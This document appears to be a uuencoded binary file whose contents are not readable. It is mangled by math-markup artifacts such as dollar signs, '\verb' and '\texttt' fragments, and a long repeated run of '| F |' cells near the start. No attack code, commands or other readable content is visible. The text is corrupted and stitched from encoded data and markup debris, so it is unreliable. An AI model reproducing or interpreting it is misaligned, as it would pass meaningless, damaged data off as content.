M7OC0&\OB!7^`0507],RV_VLOH^O@;!\L*:7)?\K5#1/_^ZF2_]0V-_/]__ $\verb|M^1KN-FXDW7R=/F?^`U:[,Y8F%"W);Q,[SCFT1-F<Z&U%R8DW\\>&VR); $F&+S | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F | F $MLD4KFIG\ZOOM?KI//=4\^7:W1,FR9[-'O3NQV\T4"H5Z0Z$^?(GGWZTU].X,$ MA%`8RP=Z[AIUL#O]]'']&_P?3PU:W]N3>PE.OOZ:%PTN;W0Z&\U7AZ\['7Q; $M-S6[1:_=\#:V=AOMO$9?"8IUWJ^+EY)%1R4^.IO\D>]_M#_?SFXUSNA,"W]$ M7OG%QC:K/D_ZY1_H\$^/3?RP"/8C\5FOG^__9^+T2PIKEK87UYP\Y:*/10\PA M%_#NY!&HV]I9UQ(MOT2N"!<,AN[''\O+`,I##.C#,\3G+QZM/7Q4?UQ?<S4K $M(\#[L?OUU7O(H[GZ`.N_-4310XOJ2"U=TY\%5K)Q\backslash GG`3],\#C-F;W<W&J\1C=!$ MN[S+2X9\$PL?II^#]_C;>C<_,\K'P?WWOS>[.N^<&EU;)_Y:/\$IC3A'_&Q^)5 $M='%*\5\#_N]SE.<Y2\#=^?>^7+\/.^Z)Y=PG@^^^H/__&/_>W?@",8<@G_H+]+$ M4EC_>IY_0#ET<%T**/.B[')J%O2`[)^#9A=02#B(8*[A[^?!K>RVD>6N_QH- $\texttt{M:\P\#EUH`D/EO`)MO"+VJG@__7^"$W\#__LF?6_YOT[SKZ<ZW_]W3MT=K4_WN\\$ $M(L7QX)[_^Q+/[R;^,,^G?1W_NHS_WT9_[Z,\]-/3/1GTF_XO2WBNRDDC-RMB=R$ ME7IL>B3KF?QQ#B<^[O&XM?Z0+Z6HB7&R35>^#\S_&YSWS]+BZ6MZ)@V*?)PD $M^{\]}!DA!^{\ }hM+)4?!+0>GX_^W^LDE/A"PO",S&:WVO!@&M^)5R-$V=O)J<OPB$ M?(N-2=EH\$%_B2WB`Q,Z^:\F+>`7OS<NP3[K.&%SX;O@%U"-F5.=_RGAKF,,4 MM<(Z`5"4[[&\UV[Q6)'B16F;,EKGV]@-'I]49^-N2A;K06<;XB@)EXVMK=UU M.OSXU>'F)C8M_7.VP.;^[G:G_:Y]T-R>+]-VOB<`%9+XIL\,J&U<W[;5V'G= MVE@T\F]GIWEXL-_8JIGVX2N^V&AN-@ZW<.S<=: `6M_8.V@?[.''!\M*\5P;. MF9,ZWU.63EM^L^R_O2RD48:)D0'7@2\7:JYG0;+B5HIKK46C+7K?@XOB`B'= M4QVI9WB\$\DE#%8IGQ17S"(MT/O\$QX65]X.;B\$T2_S4?<'5C]_'-.>',_18` $\texttt{MM4} \\ 3\& (SQ>U/AY] \\ P4H'A9^NL\&CMA5`) \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P,P^%4K2>"U] \\ <_Z9F+AM5>[3Q=[GSB,P,P,P,P] \\ <_Z9F+AM5>[3Q=[GSB,P,P,P] \\ <_Z9F+AM5>[3Q=[GSB,P,P,P] \\ <_Z9F+AM5>[3Q=[GSB,P,P] \\ <_Z9F+AM5>[3Q=[GSB,P,P] \\ <_Z9F+AM5>[3Q=[GSB,P,P] \\ <_Z9F+AM5>[3Q=[GSB,P] \\ <_$ M+&WSE'\?%R?^+WF*_^[S/R=:_Z_]O3)FI?_^Y3%5^_O__DBS^]I_G^?^7L_ $M_{^{\circ}} = M_{^{\circ}} - M_{^{\circ}} = M_{^{\circ}}$ MKS[/<[7]?_P(NWW\$_C]Z"O./"V#P#ED@J_?V_TL\?_B#51#<,HP-N7N8UK?6 M#?[7W&DW(Q30YZU5KS58*TC(ZC??K\$91:-GP\J_?U/BI4E_7#"ZTK=<B\T3* MQ,,/^ZC3]CE*G]=@^8^A*#8':3JNF5>X;5G*;S?,RAKVA"VO/@);'+8;D6E" $M7U^FP$(T"BQ+_UST\GFJJ@FVR'C6"66/T/29?.PG6:2J"S4'N1+LI=W)63)$$ M^R@OLC@\@1"+5D<AJ"99BD\ODEX]`CE(CSTXS&>XLO`\$@*5(+*1,]2GP=A;3 MQ%2N>C8/E50\`2\OXDN:HDC,:R\]DR_9*<H2>:(@9A6:_-6ET?.U,^!7KG\$C $MJV!+F(!4!_:U,D$L4'\3M3J7=$40T46Y^5E$\#D3/+/)F';$=<=Z!.PHR^(<$ M,]@\\\$9=;69486CBD=BW#(V3/AB#HIJ/IESR(/,H.)3>T%BGM/36AER<I@)Y $\label{eq:mean_mass} $$M^E, ZS@R<&/`!2D:\L%FIM]A.SQ*M5LF1?N<`!>Q"KR.RQ-Y*,G2PRH+VH;^A$$$ $MR^M+, GJ\&[\&OET9Q>4=PED-;]*Z,,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5;J(PS3HX1)]*Z,T/I[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I[#[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I[#[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I]*Z,T/I[#[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I[#[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I]*Z,T/I[#[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I]*Z,T/I[#[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I]*Z,T/I[#[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I]*Z,T/I[#[#[%Z#K*(D_@!BAFP5]*Z,T/I]*Z,T/I]*Z,T/I[#[#[#[#[#[#[#[#[#]#]*Z,#[#]*Z,T/I]*Z,T/I]*Z,T/I]*Z,T/I[#[#[#[#[#[#]#]*Z,T/I]*Z,T/I]*Z,T/I]*Z,T/I[#[#[#[#[#]#]*Z,T/I]*Z,T/I]*Z,T/I[#[#[#[#[#[#]#]*Z,T/I]*Z,T/I]*Z,T/I]*Z,T/I[#[#[#[#[#[#]#]*Z,T/I]*Z,T/I]*Z,T/I[#[#[#[#[#]#]*Z,T/I]*Z,T/I]*Z,T/I[#[#[#[#[#]#]*Z,T/I]*Z,T/I]*Z,T/I[#[#[#]#]*Z,T/I]*Z,T/I[#[#[#]#]*Z,T/I]*Z,T/I[#[#[#]#]*Z,T/I[#[#]*Z,T/I]*Z,T/I[#]*Z,T/I[#[#]*Z,T/I]*Z,T/I[#]*Z,T/I[#]*Z,T/I[#[#]*Z,T/I]*Z,T/I[#]*$ M!T9O4-&.7TU8,AJ-T3XZN#NIPBPKL)X_I.H*133MZ*C''+[HJ,O4\#.+.>N, $M3\@)$ \$<4)1/J(IF'/Z25>P'U;JKFFK\^-A](Y>@.YA8,8D&%(C0:[(5@3/XJ=7)] $M%64LHP; B.K@/0, <N\220(8&QV^37T?W%^0A!^[#,+UP<'OT-S*!##IG')V#$ M5*J>)]W<7Z2"RV14`-NCY3@12NE1N0H>Q#CJ]R+P*K03B9D,*>G:2`X)B).C MLP_Z*951&2?.668IH'+`.F\$KD.@,/BN!8QD!7MM02HSPL7_4'_3/^ZJ&"%DI $M&16-:$!)NL=:>.J]@Q0,@R/-)H9WBD)YB5)PV:1[:F)+<M#J-!&IB_#KO,\>$ M4V68XP2`V,X\$:N"DG_,?N*,/4)A14:TX*BA=18SHAM8A9;9NR,Y2Y9("5G.L MYMB+7R./\P"G`99P>&3PS*3,&<?)3E>RE%#!,/JU/XX4*97AI(Q+<E_W(C70 $\label{eq:marker} $$M"R,LRBRN+IFNLY(AU<&6T>+:DEQ>D'$L,&0:[IZ11QH\$M5)>$$5XFQMA:$$ MO)H_PCH3RX<Q:(]8-P996N-8)#&`J_9\D-FN`"J%!1TBPU,:+<-;AHM(\,0: $M8<[RLG-4R]QOC!, UGFY"PR; 9N\#68"!:QP430^3[.OG+H,&EE620J2T8Q=#']$ MP'`H^\$6YMLA\#@*Z'#(B<V&9@PRD6.DXI/E]_#6TH5V"W-J[B&A*>1_T5`; MDG&>1P!0S0/0"V@\$L*+<'#U`@='D/*;4JB3)YP%8%(T\$Z@DH`01#<%#4.B-` MIP:7[+VUC2/Y#,X30J-NI0:1:07;[XEV'+/'_MP\'5,X8R6Z;9"=Z&.6@:C#

 $M1)#"5554)-J(\langle V=J!N \rangle = H^{@W}AAC!Q'^{-2} = M^{-2} = M$ MS9[X,DQ='!M+Y[Q#*GY'SH7JD4\L:SU0;J&6QVO0?5HNIE]6MR[82,;?22[M M4XH>DOX"DX*"'M2<^K*\'BFW=3E6*"K.'L!>ZQH;--S<WVX;[-TTZ[L[&RTY MKY#3<OS<>X>S<&JX=J2M)][@\$PMN[VZT-EOK#7DAN*_4Z3>5.4J@DN,1=\$"] MF(MT "%7#.B@C%H6O4(9U#=8B.VZD(FG=4YY1[W)XDOUC#`FER"Z']6(RF(U M0*S"NZ@KU1?RZ>Q"#>!`MUI\$E\6A3ZO@^J#84^V!)1?8E:-8A9DM6VC160(S $M9R,[..]@$"Y0[7 $@(&]"(7(>QT>Q!?/5:3[Q^4]1[,L:\D&2A0@RS([N8"^4])])$ M1"U2!-P,`F540?L<DUF-:TTS(T3L?TH+.(!H3K"(+.[H&RC&_I!I035;@0T" MS3S.T+/!(;`Z'%K]#)UK1\8L^*TOB./9A":W@D\$-%_,<<TI)9A9@.A;`T(TN MZ7_(&\langle ET\&=8+19!\rangle)\\67I-\Y]8_-N<\rangleV+ZAA60J82VR4.CD\#=,LJ<5>_F@$ M&19(KSK9.CH@8"UWV`@-:A1:(#WSJT2>JYX.Q=L^9H,86ZI)U:+]<QI\$4V"T MR+:*/<FC<3S&@IVHK"`''@Y&:K>OC]+,%ZJ1_#@243'9.-)8A16AE9H=H). M]M)\$#<\$JG3X,1'">Z2JP\L\$\R'PW!L,;^-;@6;`*)>0,1F!R5A/A@Y9'SYW/ M+Z09]; N3=) (- $M/5XI*H<O(LW>>@5G:"+8)'T2T5.TG+-8SO1'<2(+8^!M#/\$ M+\R')!F)2(`#K',7:;7<7Z#.@)@&+\$60?(<_CS)<,Y4`+/OF0\$<HHSZDFQWZ M?D!(NFGD,F@G"D*4KC2&RHT2)SKJN^9N#%3MZ64&X1CD?*W";&=KVI+Z=Y<Y ME##XK"Z?ZXGG?M'F_FKGY=9G)N>L.<ZQ[ATA:J_&'L,4-:;5;)%J-I289\$Q3 M4G0K53'[X/C4\S.IVD-%:!5\6=B_G7=N-8J/(+<E?`G6R%*P;4(FR7N1)9X9 M?PX:X(F7IG.`;@S70`HZEY'I^AD]8]"6A\$4?1;QSEB.,#'H5/9\VKO2FSE\$(M3@,A2.`83TO5%8^C`AXHH@1P8#UZI6,K6;5<:0P)Y@+&F5_I?XW/G5GGNTQ-MG?0+'2D96,)@/7K=Z;',@0*'*D9?\E9BH8+E9Q13:>R/>PX*&*@P?*'`V.YW ME^"Y!Z1WAGX(OJ);":>VIY\$93@YX448L9@AZ)N]\,A0%BREA2\$KPJ'[\$2(UA M\$9P6!L^2]5C=`VA8B[R;1YC&/5C:L6@+S@LU44:HUM.,-5!/^6DX3"?0+A(" $MS(VP-!1J/%.J\6("T!=73'T6TS\&G+S5Z8![;62E0/%R%)1>OT-@:)3Y8<4,S$ MCMH<+H%0\$!@57BCU06Z_",YPKIORF+\$9G>BM8-)=:?[:3?)%U'ZH56!LD\\$Q M.AJ, `7`C"-@ZFG3'"4K\/\$@P#\$C.H1^'&HA`2CV\$_S/I@Q!N.&>!U9<B&S5A M4;[,-"*'2B&[LDDG'3H5C;BLB^\Q)H'&W;-\$^L3GK&)]H4K)K(E98N3A2/#` $\texttt{M}) \, 8 - \#0\&\,, <5 \, \texttt{SPCP=]} \, \texttt{W.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$)K(\#@QCJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$-_AGV'@0CJP\&(,5\$))} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$)} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$)} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$)} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$)} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$)} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$)} \, + \, \texttt{M.U`} \, 8 \# 4 \, \texttt{'XP\&9L(,O=O3.0\&\$)} \, + \, \texttt{M.U$ $M\OJ9PK)9]"E)L_I(&I#>ATU+Q'ER[BI$807P[YE'$=1&79H_I:$-6?2SP*9$]$ MLS8%/P)_T]HLPG!30KSWE5`44H#17R\8`G-F)TG.%\Y@2<\3YT=\$,K3CO!GK M8TYH+.CIX(5./;5;6&#'7D78`HX_*ID+L=(:&CM`Q1K^]`,*?3J?5I@LG00\ M_2(O^D<_-3N/O, `1BI%D7`<%'*/(:A@`Y5X8C!(Z5_.;XNPFPKZ],2>_+FRF $\label{eq:md2} \texttt{MD2} \$) \$ \$ \$ \$. \$ - \texttt{GX} \$ - \texttt{O} + \texttt{D} ! \$ \texttt{AEN} - \texttt{I65} > @ + \texttt{H} < \texttt{PO} " \texttt{UE} / = \texttt{4H} . \texttt{EEMC} \setminus \texttt{R8E0R8} * - \texttt{A}] \texttt{XD} \\$ M%7^7`HIF72WJ1[Z\PA%9PF]\QZW06*L1;HA-AO!&?"(]"/NGKN]4"1V-K?KS ML%.MB=\Z22DU<H^N]-0+79C!GC-(-N.\G[4E,5'8=X??+@*.T>M.SD7?T"\$K M,;]1VTK<*G%8,W2B*GPH=!RMYSU*\H`&*#!UGQI=F.01G`>@.'5\Y=T@H:D; M:T29=O`,D@\$':EELN2!)(-X<I*8RKU(;QA2N<`1I:L+N<(#MX.D.UWC<!_]/ M; %C(A0AI<]09>P\$2UIQ#5NQ9[.2)'G?-?(P'?04'FB\$DE9TS^J;]ND2(BLLT $\texttt{M;E:A_A\$5PF5-JUD':I@R=X+S:!HQ]8MT}{<} + \texttt{M-\$-'!*"GK:I-PH3Q"\$5G:\$XD"}$ MQ8.\$BV!P@G&@WT<(\XY!-?T%RJW&H%O!77;_@[3K35GIGEK#S`\$BE&`5JK++ $\texttt{M=\$\$\$8/(L'P\&6H^DR]\&\$VSM=\&!8P8/A^*(BJ:,!X5H!\09]1)4=_CYKM8<PLO^* }$ M.O\TMES'67D7'>EIB?;DR%J'(Z6^>B[A\MCQ5*DP(*:XZ**@#L=9SA8LQ*4X MC=.&\$S/04Y=#-SEG\)%F0,ZRGVT]8NMLTD[8BWCA/1J9R%2I/YVTU!"#G&2< MF"!,GW;[-AX&\$8A1G_DUM""<9MGR;(\$9>YFR&JQ:;K^(7'\0NY%"*]Q7XSD. MDFRXDI#)'\$><@\$0R3DM.\$B#>O^`;>@6.IG>ZJ#T4C#^`C9.!NB:9J/&EO(=1 $\label{lem:b6B} $$M"B6B<]; L$BM+9_B6*] ZP_S)1`E4G0_HMQ-DU$>5>>YQ+*./,06TQ\L<\$;\k$]$ MEUX%\$M#/7)B,C`[\(D!'TRX;@]YQG"]\$DQL8I5:OUM4RXJY#-0N6(8#":!&@ M<T8!C!\F]/.SJ,2M#+2D3;E+)R>GGFX'*5R,4XB3P"/JE:\$01HM\8M!E>.Q< $M!@\&E82`51OR;,81N\Q$K7(E(&15]`=TA[!FB=,[2JS8//!4N94IX"4PQ.H_H$ MXES0&4PKFZ]N'2/*7#6RH"X4Q1.Q`N=JRVA\$^C*.P:)G"5J1%4-'7WC082YA M'K\$",=P:NXXNO"O(P.>?+K[9M(6^<_6S*6*4'(Y2G*DJM@A@.@@=I9O)`(E: MKQ\/NSIT3W3HP`6%N6;<Y9"\$\$Y"LCYK&KDR3<_)<B_ZYKX7P@?J#"YB@,1B5 MM<)U7!TD\<8K!@8T@OAZGKN;L.F\$-[:3LC%7Z\$Z1#9`?W(/%D-RRN7EBL3* M9\P#26J2 J((`?&`6?"[Z/<.+ZM#[\$N<WW.UL>NX1ML'Y0M^-TU BA'4X&F> M8G2C53W%V*\$?A42<F>'8/(>G=5U%0>"=.`;AEAOW.,AH"`7(,C]Z8WG7:;3($MKB+G7]"2$V(/&]>[`*]L0E6$&M+CBI70N@G44Q^&0>.6D(@Q5ZN";)-T&'8*$ MR]IVKHF!\[,TR-<@Q2D7N.I1(\$DV/46=)).(*]C%T'@2"(X+M;'THS`A>U9' $\texttt{MB$;M.J,I$%\&W+H$^7Z(+Y9=([821/?110<]H+SA<43XB2T$^7(+5@SA$^47@)}$ MK>MO5`!Y70-QQ2;?15KD<2%ZJ71\$R=RW7<R37]`18L5@)!T2S)9MPU--O40S MG:?Y04PTF.":*`1@R5^7N2R+N9ADY%GRT35U&>2RR4^H'D3TT]P9ST"S#.R5

M]<\F`XAIPJ6B?/D"-D1IZF0]R%NT\3/UD"_"X+M?32U_81#I>50&+)<]N^9? M3\$N*[>BZU!EFK@.4JEDP87J)6<+E,O,)(-RAFQ"T`N6'5AA#8ZS(BFQNKH`< $M7B^-0X/V[A=FD70JT^-M(C4/YQ5YNB<^'"M'WB,0*=\[D8]1@/R1*$-93Q_'$ M?2\:Q\$&^`GVZ</Z23R\$>A3]/DX\$XTIP+,XUNJ\$*9T,E3TPL0*HS=R2"&INV/ MD2:;46NS?U!^@ZD*3QSX,`LUTI@D^A@4\A8EPO(V>Q)H4Q_YS6;2MR#B-IJ, M1?+*0FX8F8ERE?RR4N^EGC`0YS)*A54O59MIM"[/TK.A.HT;]+DS@T`8R]:2 $M++&3^{,L}]@'/H9VC<^{FT4BG3}&Y1+P(<RS#(5:?WX9:(&^R7X2:1$W\B*Z=$ M,R@C!N2%8,9L<QR3%.6G^3C1B61U0*S9/=N,FXE?R`+^&%-[XEU\$"2%=R^U4 M78J>82IBKL^!-./=F9!:LUJZ3A4SIT\KO<ACJ).1-FX3>A_VTJ\$.0`_6I\>T M4GS\$J^P4/S03B^8]B!4X7"U^3AE9)*FA7(38JD'5X+DB/DWQE3'>?E9D:R\! $M% (BR%3"L9C==Y'/$(Y`A^:@"<)04K95:U>R\-.SX5[%RA;"M33.9*#.%/KN7]$ M.R&+!S8QE-,BI&C95!JRBF-^_'++6L\$L/:L%WD@QD0B"JQ.O+,"C.`N@0D?, M6*,.P@,8[9-\$BH_`RC.!&"_C!:7SA;A(];#KBF3K<9R"JN%.``WF#.D#G*6` M86M;S3')M\\$,IEC\$H5%ICF%<_P!!\$\$;*%(0+:,^]U",,S"E#2_:M<>CM'=9 M.JK?(-'KBGUL8*AIZL58]SC:(4="L]VAED4Z]I4;NF`=Z,2"_BO;`9#WP(8 ME!WARPR=@6X7W)\$2@HY8&91Y)[C\$UM"=\$<`0-,>\$G15TQY@P>)YMQ"9<]J0N M<H`1F?Y(WYK`.%2,KH*`'\$*,\02=QC^NQ'!R=I2,960"1M=8SC'GZC-E`Y*[$MW\$DOF \setminus X : V@71W < & FOP7 \cdot 4 - R < < IJ@, 0V = XWVY / YUGB\$F = YI! *^:JPO[! \setminus 6V - 4V]$ MP@Z%OD^7, Y0(EP42%)?(+ET"2VK=?%LEP1\!-E=NQ]"\I96Z]1UM_JDG'705 $\verb|M"LDG3(2C^@TR4\#-=O0LE./2I<TY+AG9G8\&@>(N;/,^3I3:35,W1&P)G+J0:[\\$ MGO)!<U?M.[U(F)L,(8-JH#EP(<;,930K%@W:,\$'0[1,%R_<<+DP7/TGC`:6; $MLC>6/#3/*X#*F9"Z\R]&`!?V<T]P989A92>I=;?X*8?_$T.'B>3++3M=`AD$ M@CK=Y;2SZW:L<OR1N/:JN=XX;#?-P9NFV=O??;W?V#:MMDV)W3";^\VFV=TT $MV+*Z_[I9DW+[390(8"\$!U@>`4KO\W?SQH+ES8/:05-LZ.`"T5^],8V\/P!NO]$ ${\tt MMIHX?N:'ND&A]>;>@?GA37,GVA7P/[2`3_N@(15PW.L/^RW>0HE/S,+=;[U^*])} \\$ M<V#>[&[AJF^FZCY\$ZZRH.V>;[0AXO&UMA)U::+2!]H+=ONN01^>XE?=[G&!< M,\T6`>&B<)R]B_Y'@-W:!L9-?,2YL5N'&\P"1OXO*'``.FVW@"<Z3-+8LA8Z MD`'\:';++Y">9\\O20@@(/A^J_V]:;2CG+#_>=AP@\$!=GDFTL\Z!"@>2W370 $M=@_{:J}#?6QM2(+(%A%!-@P-_Y&KVMQA>E$0S[</M9D[0]@$)A!-U=IKKP+>!$ M>^S;S?VWK76A`PYXWFNT]@T3I/?W]8)WU2UK==!+N*3Y5GC@<&=+>KO? ,]# M]*>\$\$XSOX?5^D\3TQAU'2Z-QC%!A\&NH(A^\P7\'-MK%_L)WFI7]+F</H.G2 MM@.N0%\][FR\`C4PML"G1;2`"`C"(=IHR"WS[5KDF(!-,Y.<AR?M-==;\@>^ M@_4PUEM*E9TVNHS?^&B!F`:&4[H&/K1#!AE\$>=2V/(*V9^5RT;4]RW_"%UN[M;6\$V-'+0`"C^B[Z@-*B^`WI1G!KKZX?[\$"V48`U@TSZ\$L+5V."B1])?2W-K? 